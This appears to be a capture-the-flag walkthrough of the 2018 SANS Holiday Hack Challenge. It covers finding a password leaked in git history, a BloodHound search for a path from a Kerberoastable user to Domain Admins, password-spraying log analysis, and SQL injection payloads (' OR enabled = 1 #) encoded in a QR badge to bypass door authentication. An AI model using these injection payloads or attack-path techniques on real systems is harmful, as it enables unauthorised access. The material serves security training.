+MIIEowIBAAKCAQEAsvB0ov2pCU0zr9o1k0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
+1lwLQ9EWSCLKfffdQgaMlo+x6wRSjzp0DqIAjLfvDwr3TF1Cv93oYoTzwmdHIWB
+60FxGSryDK+CPRuCcRYfQDrbpAyB/i8JrNNQHrJsh0aF66irexFAKNIwH4a3Bzv
+TX+50h7zR5zwBXFT08ijP2wEfz6DPkoK0P0zHm+vmGajZ3l0ZQ6wufbRBaAJy5Y
```

4. Analysis the output { you can save it in notepad for easy lookup } to find the password:

```
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore,
Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good thing
he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+Password = 'Yippee-ki-yay'
```

+ Password = 'Yippee-ki-yay'

5. Download encrypted zip file :

1. Go to : https://git.kringlecastle.com/Upatree/santas_castle_automation
2. Use find files to search for zip files in git files :

Shinny Upatree > santas_castle_automation > master

master santas_castle_automation / .zip

schematics/ventilation_diagram.zip



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3. You will find one zip file named **ventilation_diagram.zip** , download it :
https://git.kringlecastle.com/Upatree/santas_castle_automation/raw/master/schematics/ventilation_diagram.zip?inline=false
6. Test the password you found using Trufflehog tool “Yippee-ki-yay” to decrypt the zip file.




Go to your Badge > Objectives > Enter **Yippee-ki-yay**


4) Data Repo Analysis

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Main Challenge

AD Privilege Discovery



5) AD Privilege Discovery

Difficulty: 

Using the data set contained in this [SANS Slingshot Linux image](#), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge.*

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Hint Challenge

The CURLing Master

Cranberry Pi terminal challenge





Hint Challenge

The CURLing Master

Cranberry Pi terminal challenge

 Holly Evergreen at 1nd floor go left enter lobby continue forward until you find him .

Hi, I'm Holly Everygreen.

Oh that Bushy!

Sorry to vent, but that brother of mine did something strange.

The trigger to restart the Candy Stripper is apparently an arcane HTTP call or 2.

I sometimes wonder if all IT folk do strange things with their home networks.



HTTP/2.0 Basics > HTTP/2.0

<https://developers.google.com/web/fundamentals/performance/http2/>



Terminal Screen

I am Holly Evergreen, and now you won't believe:
Once again the stripe stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLING master - fixing up this mess? If you are, there's one concern you surely must address. Something's off about the conf that Bushy put in place. Can you overcome this snag and save us all some face?

Complete this challenge by submitting the right HTTP request to the server at <http://localhost:8080/> to get the candy striper started again. You may view the contents of the nginx.conf file in /etc/nginx/, if helpful.

```
elf@5aee703cb6ec:~$
```





Hint Challenge The CURLing Master Cranberry Pi terminal challenge



Solution

1. Recommended watch KringleCon - Chris Davis & Chris Elgee talk about HTTP2:

<https://www.youtube.com/watch?v=9E-8HkDs-kQ>

2. First let's view `nginx.conf` file in `/etc/nginx/` , write the command in terminal :

```
cat /etc/nginx/nginx.conf
```

```
elf@fe1331e8f49b:/etc/nginx$ cat nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
    # multi_accept on;
}

http {
    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    # server_tokens off;

    # server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    server {
        # love using the new stuff! -Bushy
        listen          8080 http2;
        # server_name
                        localhost 127.0.0.1;
```



You will find the server is using `http2` .

3. Let's use `curl` tool to get the server response:

```
curl --http2-prior-knowledge http://localhost:8080/
```

```
<html>1331e8f49b:/etc/nginx$ curl --http2-prior-knowledge http://localhost:8080/
<head>
<title>Candy Stripper Turner-On'er</title>
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"
</body>
</html>
elf@fe1331e8f49b:/etc/nginx$
```



You will find a hint from server response :

To turn the machine on, simply POST to this URL with parameter "status=on"

4. Let's run our `curl` tool again and add "`status=on`" parameter to turn the machine on :

```
curl --http2-prior-knowledge -d "status=on" http://localhost:8080/
```



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The CURLing Master Cranberry Pi terminal challenge



```
</head>
<body>
<p>To turn the machine on, simply POST to this URL with parameter "status=on"
```

MMxxxx0XXXXXXXXXXXXXXk0kxx0000000x;. MMMxxxx0XXXXXXXXXXXXXX0dk0XXXXXXXXXXXXX0. MMxxxx0XXXXXXXXXXXXXXk00kd0XXXXXXXXXXXXX0. XMMxxxxkXXXXXXXXXXXXX0KKXk0KKXXXXXXXk. .c.....'cccccc.....cccccc.....cccc:cccc: .0XXXXXXXXXXXXX0x000000000c ;XXXXXXXXX0xXXXXXXXXXXXXX. :ccllc:cccccc:'</div>



Unencrypted HTTP/2? What was he thinking? Oh well.

Have you ever used [Bloodhound](#) for testing Active Directory implementations?

It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.

AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.

Have you seen anyone demo the tool before?



Bloodhound Tool

<https://github.com/BloodHoundAD/BloodHound>



Bloodhound Demo

<https://youtu.be/gOpsLiJFl1o>





Main Challenge

AD Privilege Discovery

💡 SANS Slingshot Linux image .



Solution

1. Watch Bloodhound Demo :

▶ <https://youtu.be/gOpsLjFI1o>

2. Download SANS Slingshot Linux image then start the image using VirtualBox or any similar software :

https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova

3. Run Bloodhound tool from desktop shortcut :



4. We are looking for a reliable path from a Kerberoastable user to the Domain Admins group with avoiding RDP as a control path:

- a. Select **Queries** from search panel on the left

BloodHound

Start typing to search for a node...

Database Info Node Info Queries

Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts

- b. Scroll down until you find **Shortest Paths to Domain Admins** from Kerberoastable Users then click on it

Users with Foreign Domain Group Membership

Groups with Foreign Domain Group Membership

Map Domain Trusts

Shortest Paths to Unconstrained Delegation Systems

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable Users

Shortest Path from Owned Principals


Shortest Paths to Domain Admins from Owned Principals

Shortest Paths to High Value Targets

- c. Click on **DOMAIN ADMINS@AD.KRINGLECASTLE.COM**



Main Challenge AD Privilege Discovery




d. To remove users with RDP as a control path ,Click on filter then unselect canRDP

The screenshot shows the BloodHound interface with the 'Edge Filtering' panel open. The 'Default Edges' section has 'CanRDP' unchecked. Other checked edges include MemberOf, HasSession, AdminTo, AllExtendedRights, AddMember, ForceChangePassword, GenericAll, GenericWrite, Owns, WriteDacl, WriteOwner, ReadLAPSPassword, Contains, GpLink, and Special edges for ExecuteDCOM and AllowedToDelegate.

e. Our User is : LDUBEJ00320@AD.KRINGLECASTLE.COM



Main Challenge AD Privilege Discovery



Go to your Badge > Objectives > Enter [LDUBEJ00320@AD.KRINGLECASTLE.COM](#)

5) AD Privilege Discovery

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Main Challenge

Badge Manipulation



6) Badge Manipulation

Difficulty: 

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.*



Hint Challenge

The Yule Log Analysis

Cranberry Pi terminal challenge



Hint Challenge

The Yule Log Analysis

Cranberry Pi terminal challenge

- 📍 Pepper Minstix at 2nd floor go right into corridor until end then left continue forward until you find him

Hi, I'm Pepper Minstix.

Have you heard of **password spraying**? It seems we've been victim.

We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.

Parsing through **.evtx** files can be tricky, but there's a **Python script** that can help you convert it into XML for easier grep'ing.



Password Spraying

<https://securityweekly.com/2017/07/21/tsw11/>

if video didn't work go here :

https://www.youtube.com/watch?v=ZIOw_xfqkKM



Terminal Screen

```


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,0;,,,:dNMW0,,,:cMMl,,,:;NMMMW0kkkkkdddddxxxxxxxxxxxxx
.wl,,,:dW0,,,:cMx,,,:0MMW0xc,:c:,,:d0kcK:k:c:ok0NMMMMMMMMMd
KMMW0d1l;,,,:>wd,,cM0,,,:1eMW0dc,,,:lkwk:,0w,:x0:,,,:ld0xWMMMM
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cNKKKKKKKKKKKKKKKoodxdccccccccccccccc,,:WW,,,:XWk;,,,:l
:.,,,,:cdk0ldld0KwMMMMMMMMMMx,,,:XMMW,,,:XMMWx,,,:c
.K,,,:c0dWKL,xN,oXo,,,:ok0NMMMMMMc,,,:0MMW,,,:KMMMd;l'
dL,,,:cx0WM0c,,,:lMN,,,:oMxL,,,:ld0x0,,,:dMMMW,,,:KMMMK;
0oxKWMMWk:,,,:NMN,,,:lWMKc,,,:ldclWMMMW,,,:c0l.
OMMMMNx,,,:KMMN,,,:lWM0c,,,:l..,,:cdk000ccc:,,.
cWx0,,,:KMMN,,,:cWMM0:,c:
.Kc,,,:MMMN,,,:dMMMWk'

```

I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in peppermint kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

Submit the compromised webmail username to
runtoanswer to complete this challenge.
elf@9df3301ba913:~\$





Hint Challenge The Yule Log Analysis Cranberry Pi terminal challenge



Solution

1. Recommended watch KringleCon - Beau Bullock' talk about password spraying:

► <https://www.youtube.com/watch?v=khwYjZYpzFw>

2. Let's list all files and directories using **ls** command :

ls

```
elf@5fd6242222c:~$ ls
evtx_dump.py  ho-ho-no.evtx  runtoanswer
elf@5fd6242222c:~$
```



Here you can see two files :

evtx_dump.py Python script that can help you convert evtx into XML for easier grep'ing

ho-ho-no.evtx Web log filled with failure and success in .evtx format

3. Let's convert **ho-ho-no.evtx** to readable xml format using python script **evtx_dump.py**:

```
python2 evtx_dump.py ho-ho-no.evtx > ho-ho-no.xml
```

4. Use **ls** command again to check if the file converted :

```
elf@5fd6242222c:~$ ls
evtx_dump.py  ho-ho-no.evtx  ho-ho-no.xml  runtoanswer
elf@5fd6242222c:~$
```



5. View **ho-ho-no.xml** file using **cat** tool :

```
cat ho-ho-no.xml
```

```
elf@fb2d5a3489f7:~$ cat ho-ho-no.xml
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>

<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"><Provider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2018-09-10 12:18:26.972103"></TimeCreated>
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<Channel>Security</Channel>
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<Security UserID=""></Security>
</System>
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<Data Name="TargetUserName">Administrator</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000969b09</Data>
</EventData>
</Event>
```



Copy the xml text to notepad for easier lookup .



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6. The evtx is a Event Viewer file so we will look for windows login event codes:

4624 An account was successfully logged on

4625 An account failed to log on

You can find more about windows login event codes here :

> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>
> <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625>

> <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624>

7. Now let's use `grep` command to filter results , Look for failed attempts with code 4625 and export it to new file for easier analysis

```
grep -A 35 "4625" ho-ho-no.xml > 4625.xml
```

-B,--before-context=NUM print NUM lines of leading context

-A,--after-context=NUM print NUM lines of trailing context

8. Let's filter IP address of machine from which failed login attempts was performed :

```
grep "IpAddress" 4625.xml
```

```
elf@20388254ab49:~$ grep "IpAddress" 4625.xml
<Data Name="IpAddress">10.158.210.210</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```



We will notice this IP “172.31.254.101” as main source of failed logins, so we will mark this as the attacker ip .

9. Let's looking for successful attempts with code 4624 and export it to separated xml file for easier analysis

```
grep -A 43 "4624" ho-ho-no.xml > 4624.xml
```

10. Let's filter events by attacker ip address “172.31.254.101” :

```
grep -B 13 "172.31.254.101" 4624.xml
```

```
elf@20388254ab49:~$ grep -B 13 "172.31.254.101" 4624.xml
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetDomainName">EM.KRINGLECON</Data>
<Data Name="TargetLogonId">0x000000000114a4fe</Data>
<Data Name="LogonType">8</Data>
<Data Name="LogonProcessName">Advapi  </Data>
<Data Name="AuthenticationPackageName">Negotiate</Data>
<Data Name="WorkstationName">WIN-KCON-EXCH16</Data>
<Data Name="LogonGuid">{d1a830e3-d804-588d-aea1-48b8610c3cc1}</Data>
<Data Name="TransmittedServices">--</Data>
<Data Name="LmPackageName">--</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x00000000000019f0</Data>
<Data Name="ProcessName">C:\Windows\System32\inetsrv\w3wp.exe</Data>
<Data Name="IpAddress">172.31.254.101</Data>
```



So we have successfully identified which user was attacked : minty candycane



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11. Enter the name “**minty candycane**” into runtoanswer

```
MMN0d1lll0MMkllxMMMMMMMMMMMMMMN0xollokKwMMMMMMMMMMMMMollkMMklllx0NM  
MW0xo1lllo1x0x1lxMMNx0d0MMMMWMMMWx10MMMWMMWkdKWMoll00d1lllokKMM  
M01ldkKwM1k1llldNMK1loMM1lo10NMx10MX0xolxMM1x1ll1NMxollo0NMNK1loX  
MMWMMWx0d1lllokldxllo1WMX1ll1loolo1ll1WMX1ll1xolxxol1x0NMMMWMM  
MMN0koll1x0NMW0o1lll0NMK1loN0koll1okKK1ll1WMX1ll1dKMMWx0d1lllokKwMM  
M01ld0KwMMMK1ollo0d1ld1lo10MMMx10MMN1ll1xoo0x1ll0oMMMWKkoll1KMM  
MMW0K1MMMMK1koXwMMMW0o1ll0oNMx10MWX1ll1dxMMMWKkkxMMMMMMMMX0KwMM  
MMMMMMMMMMMMMMMMMWx0ollox0d1lokdx1xoo0x1ll0kWMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMW1ll10WMMMN1k1ll1oWMMMWx1ll1xMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWx0x1ll1okK0xookd1x1xookK0xollokKwMMMMMMMMMMMMMM  
MMWKKwMMMMMK1koXwMMMW0o1ll0oXMMx10MWK1ll1dKwMMMWx00XMMMMMMMMN1k1MM  
MMk1ll1d0xwMMMK1ollok00xod1lo10MMMx10MMN1ll1xoo0xollo0MMMWKk1ll1KMM  
MMMN0xollox0NMW0o1lll0NMK1loNkoll1d0KK1ll1WMX1ll1dKwMMWx0x1ll1lok0NM  
MMWMMWwKkoll1dk1ld1lo1WMX1ll1loolo1ll1WMX1ll1xoo1kollo1d0XMMMWMM  
M01ld0XwMMK1ll1d0NMK1loMM1lo10NMx10Wx0x1ldMMX1ll1NMxollo0WMK1loX  
MW0x1ll1d0x1lxMMNx0d0MMMMN1MMMWx10MMMWNNMMMWxdwWMollkkold1ll1okKwMM  
MMN0x1ll10MMkllxMMMMMMMMMMK1ollokKwMMMMMMMMMMMMollkMMk1ll1kWMM  
M1ld0x1kMMkllxMMMMMMMMMMx1ll1olo1ll1oMMMMMMMMMMollkMMk1llxKk10M  
MWMMMd11kMMkllxMMMMMMMMMMx00XMx10Wx0ONMMMMMMMMMMollkMM1lkMMWMM  
MMMMMNKKMMkllxMMMMMMMMMMMMMW00KwMMWk1ld0xWMMN0kKwMMMMMMMMMMMMMM  
MMMMMMMMMMMMKxxwMMMMMMMMMMWk1ll1d0xMMMMMMMMMM0xkWMMMMMMMMMM  
MMMMMMMMMMMMMMMMMMMWx0x1ll1ok0x1k0xollox0NMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWx01ld0xMMx10MMWx0d1ll1wMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMW00KwMMWk1ld0xWMMN0kKwMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWk1ll1olo1ll1oMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWx00XMx10WKOONMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWk10MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM  
MMMMMMMMMMMMMMMMMWx00XMx10WMMMMMMMMMMMMMMMMMMMMMMMMMM  
Silly Minty Candycane, well this is what she gets.  
"Winter2018" isn't for The Internets.  
Passwords formed with season-year are on the hackers' list.  
Maybe we should look at guidance published by the NIST?
```

Congratulations!





Hint Challenge The Yule Log Analysis Cranberry Pi terminal challenge



Well, that explains the odd activity in Minty's account. Thanks for your help!

All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.

Unfortunately, the badge-scan-o-matic said my account was **disabled** when I tried scanning my badge.

I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".

I researched a **SQL database error from scanning a QR code with special characters in it** and found it may contain an injection vulnerability.

I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.



Barcode Creation > Creating QR barcodes

<https://www.the-qrcode-generator.com/>



SQL Injection

https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_By-pass





Main Challenge

Badge Manipulation

📍 2nd floor from Pepper Minstix go to the end of the corridor then left until you reach the door on your right.



Solution


1. As OWASP website on how to bypass panels , Let's try some code variations :
or 1-- -'
2. Let's create the QR barcode badge :
 - Go to the QR barcode generator : <https://www.the-qrcode-generator.com/>
 - Write the sample code in Free Text box > Export the QR to PNG file and save it :

The screenshot shows a web-based QR code generator. On the left, there are tabs for 'FREE TEXT', 'URL', 'CONTACT', 'PHONE', and 'SMS'. The 'FREE TEXT' tab is selected, and the input field contains the text 'or 1-- -'. On the right, there is a green 'SAVE' button. Below it, the text 'Static QR Code' is displayed above a standard black and white QR code.

3. Go to the authentication panel then click usb port and upload the created qr png file :

> if you get this error message “resource_id not set in cookie” , try to login from different browser where third party cookies enabled.

After you upload the badge png file , you will get this error message :





Main Challenge

Badge Manipulation



To view the full message using the following method :

- In Firefox : Right click > inspect element > network tab > reload button
- Then re-upload the qr file again
- Select last loaded item > Select response from right panel

Domain	Cause	Type	Transferred	Size	0 ms	1.37 min	2.73 min	4.10 min	5.46 m
econ.com	img	jpeg	cached	41.05 KB	138 ms				
econ.com	img	png	cached	242.32 KB	138 ms				
econ.com	img	png	cached	22.89 KB	138 ms				
econ.com	img	png	cached	20.44 KB	158 ms				
matic.kringle...	subdocume...	html		3.75 KB	11.61 KB	187 ms			
matic.kringle...	script	js	cached	0 B					
matic.kringle...	script	js	cached	0 B					
matic.kringle...	script	js	cached	0 B					
matic.kringle...	script	js	cached	0 B					
matic.kringle...	xhr	json		521 B	366 B		449 ms		
matic.kringle...	xhr	json		521 B	366 B			178 ms	

Request: false

Response payload:

```
1 {"data": "EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\".format(uid))\")": (1064, u"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'or 1-- --' LIMIT 1' at line 1")}
```

EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1\".format(uid))\")": (1064, u"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'or 1-- --' LIMIT 1' at line 1")

4. This error message give us the query used to validate the badge :

```
SELECT first_name,last_name(enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1
```

Where `uid` is our badge code and the interesting `enabled`, `authorized` variables.


5. Let's reshape our code and regenerate our qr badge :

```
' OR 1 = 1 #
```

We will use or to select authorized accounts regardless the `uid` ,also will use `#` at the end to Inline comment the rest of the code because we need to ignores formatting of `uid` .

As you can see will get the following error message :

Authorized User Account Has Been Disabled!





Main Challenge Badge Manipulation



- Let's reshape our code again and regenerate our qr badge :

```
' OR enabled = 1 #
```

We will use or to select enabled accounts regardless the uid or authorized accounts ,
Also will try enabled with 1 then true to test the values .



Successfully opened the door and also got the access control number :

User Access Granted - Control number 198807



